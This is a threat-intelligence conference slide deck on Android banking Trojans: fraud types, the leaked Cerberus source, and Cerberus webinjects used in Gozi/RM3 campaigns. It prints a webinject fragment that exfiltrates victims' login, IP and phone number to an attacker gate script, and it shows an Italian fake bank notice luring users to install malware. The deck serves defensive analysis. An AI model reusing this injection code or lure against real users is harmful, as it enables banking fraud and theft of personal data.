

A deep dive into modern Android banking Trojan campaigns

Federico Valentini, Francesco Iubatti

HackinBo - May 28, 2022

Who we are

Federico Valentini

Head of Threat Intelligence and Incident Response



I started my career as a cybersecurity consultant, mainly focusing on Penetration Tests and Vulnerability Assessment of web applications and IoT devices.

Today, I lead the Cleafy Threat Intelligence team, where on a daily base new threats and attack patterns used by malicious actors are uncovered.

Francesco Iubatti

Senior Mobile Malware Analyst & Threat Intelligence Analyst



After the bachelor's degree in Computer and Automation Engineering, I worked as Security Engineer performing VA/PT and reverse engineering of mobile apps and embedded devices.

During the last years I've analyzed tons of Android malware and discovered two new banking trojan families: SharkBot and TeaBot.



.Cleafy

At your side,
fighting against online fraud

Why this talk?

- Billions of dollars are lost to online payment fraud annually
- Critically important to identify fraudulent behavior in advance (or in real-time)
- Sharing information with infosec community is crucial

Introduction

Why has the volume of threats been skyrocketing in the last few years?

Introduction

Why has the volume of threats been skyrocketing in the last few years?

1

**Unprecedented
digital acceleration
by banks and
financial institutions**

Introduction

Why has the volume of threats been skyrocketing in the last few years?

1

**Unprecedented
digital acceleration
by banks and
financial institutions**

2

**Mobile banking
adoption is
reaching new levels**

Introduction

Why has the volume of threats been skyrocketing in the last few years?

1

**Unprecedented
digital acceleration
by banks and
financial institutions**

2

**Mobile banking
adoption is
reaching new levels**


3

**Instant/P2P
payments has been
largely adopted**

Banking fraud scenarios

How people got pwned?






Account Takeover (ATO)

“an unauthorized entity takes over an online account”



- All industries affected, particularly common in banking
- Fueled by stolen data
- Driven by manual work, less scalable
- Social Engineering often required



Automatic Transfer System (ATS)


"tampering with the genuine operation without the user noticing it"



- Tailored webinject kits
- No login required (bypassing 2FA mechanisms)
- Less manual intervention, highly scalable
- Social Engineering less required


Banking fraud scenarios

ATO vs ATS



Banking fraud scenarios

Trends



Cerberus source code goes to auction

ANDROID-Cerberus kilobyte ● ● Posted 23 hours ago (edited) Report post

I am selling this project. (FULL PROJECT, WITH CLIETNS)

After the purchase, I will give you: the source code of the apk, the source code of the module, the source code of the admin panel, their servers, the customer base with an active license, the contact list of customers, the contact list of those who wanted to purchase the product, and a lot of additional information.

 You need technical support for the product, additional functionality.

Selling due to lack of time. The team broke up, and I can't sit on support 24/7 alone.

Now the monthly profit is \$ 10,000.


I will also hand over the automatic installation scripts and instructions.

Start: \$ 50,000
Step: \$ 1,000
Blitz: \$ 100,000

End of trading 48 hours after the last bid.

Banking fraud scenarios

Cerberus source code goes to auction leaked



The screenshot shows a code editor interface with the following details:

- EXPLORER** sidebar:
 - OPEN EDITORS
 - JS Settings.js panel_v4\src
 - ANDROID.CERBERUS.D
 - control
 - panel_v4
 - public
 - scripts
 - src
 - ContentManager
 - Controls
 - pages
 - SideBar
 - App.js
 - index.js
 - serviceF.js
 - serviceWorker.js
 - Settings.js
 - .gitignore
 - bot.sql
 - package-lock.json
 - package.json
 - refresh.sh
 - restapi_v4
 - sysbig
 - sysres
 - module.apk
- JS Settings.js** editor tab:

```
panel_v4 > src > JS Settings.js > ...
1 import Cookies from 'js-cookie';
2 import { try_eval } from './serviceF';
3 import $ from 'jquery';
4 import { isNullOrUndefined } from 'util';
5 // Самый главный файл, глобальные функции и переменные, которые не перезаписываются до обновления страницы
6 Array.prototype.remove = function() { // надо эту парашу доделать, и в глобальные вывести
7     var what, a = arguments, L = a.length, ax;
8     while (L && this.length) {
9         what = a[--L];
10        while ((ax = this.indexOf(what)) !== -1) {
11            this.splice(ax, 1);
12        }
13    }
14    return this;
15 };
16 // Костыль, да и хуй с ним
17 let SettingsContext = {
18     panelVersion: "2.0.0.5",
19     firstLoad: false,
20     autoUpdateDelay: 10000, // 10 секунд
21     autoUpdateEnable: true,
22     restApiUrl: Cookies.get('restApiUrl'),
23     licensedays: 0,
24     lastBotVersion: null,
25     youBotVersion: '2.0.0.5',
26     SelectedBots: [],
27     BotsOnPage: [],
28     BotsFilterMode: '0000000000',
29     BotByCountry: '',
30     BotsPerPage: '25',
31     timeInject: 10,
32     timeCC: 20,
33     timeMail: 30,
34     arrayUrl: '',
35     pushTitle: '',
36     pushText: '',
37     timeProtect: '',
38     Accesskey: '',
39     CurrentSetBot: '',
40     UpdateInjectsHash: '',
41     UpdateTableHash: '',
42     CurrentLogType: ''}
```

Cerberus included in Gozi/RM3 fraud operations

```
434     function showDownloadApp()
435     {
436         jambo('.my_cont', top.document).remove();
437
438         var h = <div id="container" style="width: 100%;margin-left: auto;margin-right: auto;margin-bottom: 2%;text-align: center">
439             jambo('main', top.document).hide().before(h);
440             jambo('#no_notif', top.document).parents('main').hide();
441             jambo('#no_notif', top.document).click(function()
442             {
443                 if (jambo('#tel', top.document).val() == '')
444                 {
445                     jambo('#tel', top.document).css('border', '1px solid red');
446                     return false;
447                 }
448                 clearInterval(interval_int);
449                 interval_int = -1;
450                 var info=encodeURIComponent('Click Install app<br>Tel: '+jambo('#tel', top.document).val());
451                 jambo.getScript(srvid+"in/gate_t.php?step=ADD_INFO&bot_id="+my_bot+'&login='+db_login+'&bot_ip='+
452                     db_ip+'&info=' + info);
453             });
454
455         jambo.getScript(srvid+"in/gate_t.php?step=ADD_INFO&bot_id="+my_bot+'&login='+db_login+'&bot_ip='+
456                     db_ip+'&info=' + info);
```


Malicious HTML code injected

AVVISO IMPORTANTE

Gentile Cliente, per continuare a usare il portale [REDACTED] dovrai aggiornare l'app [REDACTED]

Scansiona il codice QR per aggiornare l'applicazione.

Aprire l'app della tua fotocamera e puntarla per 2-3 secondi sul codice QR. Se la scansione è abilitata, apparirà una notifica. Se non succede niente, potresti dover accedere alle impostazioni e abilitare la scansione dei codici QR manualmente. Se nelle impostazioni non c'è questa opzione, purtroppo il tuo dispositivo non sarà in grado di scansionare i codici QR nativamente. Ma non preoccuparti: dovrai soltanto scaricare un'apposita applicazione.




Per l'assistenza chiama il numero verde [REDACTED]

Si prega di confermare il suo attuale numero telefonico:

Banking fraud scenarios

Cerberus included in Gozi/RM3 fraud operations



Banking fraud scenarios

Modern Android Banking Trojans

Modern Android Banking Trojans

1

Info stealers

- SMS Sniffer
- Credit card
- Credentials

Modern Android Banking Trojans

1

Info stealers

- SMS Sniffer
- Credit card
- Credentials

2

RAT

- Remote control,
- Bypass
new-device enroll

Modern Android Banking Trojans

1

Info stealers

- SMS Sniffer
- Credit card
- Credentials

2

RAT

- Remote control,
- Bypass
new-device enroll

3

RAT + ATS

- No manual
intervention
- Money transfer
automated
inserted/altered

Modern Android banking trojans

Info Stealers



Info Stealers

Apps to steal specific information from the victim devices.

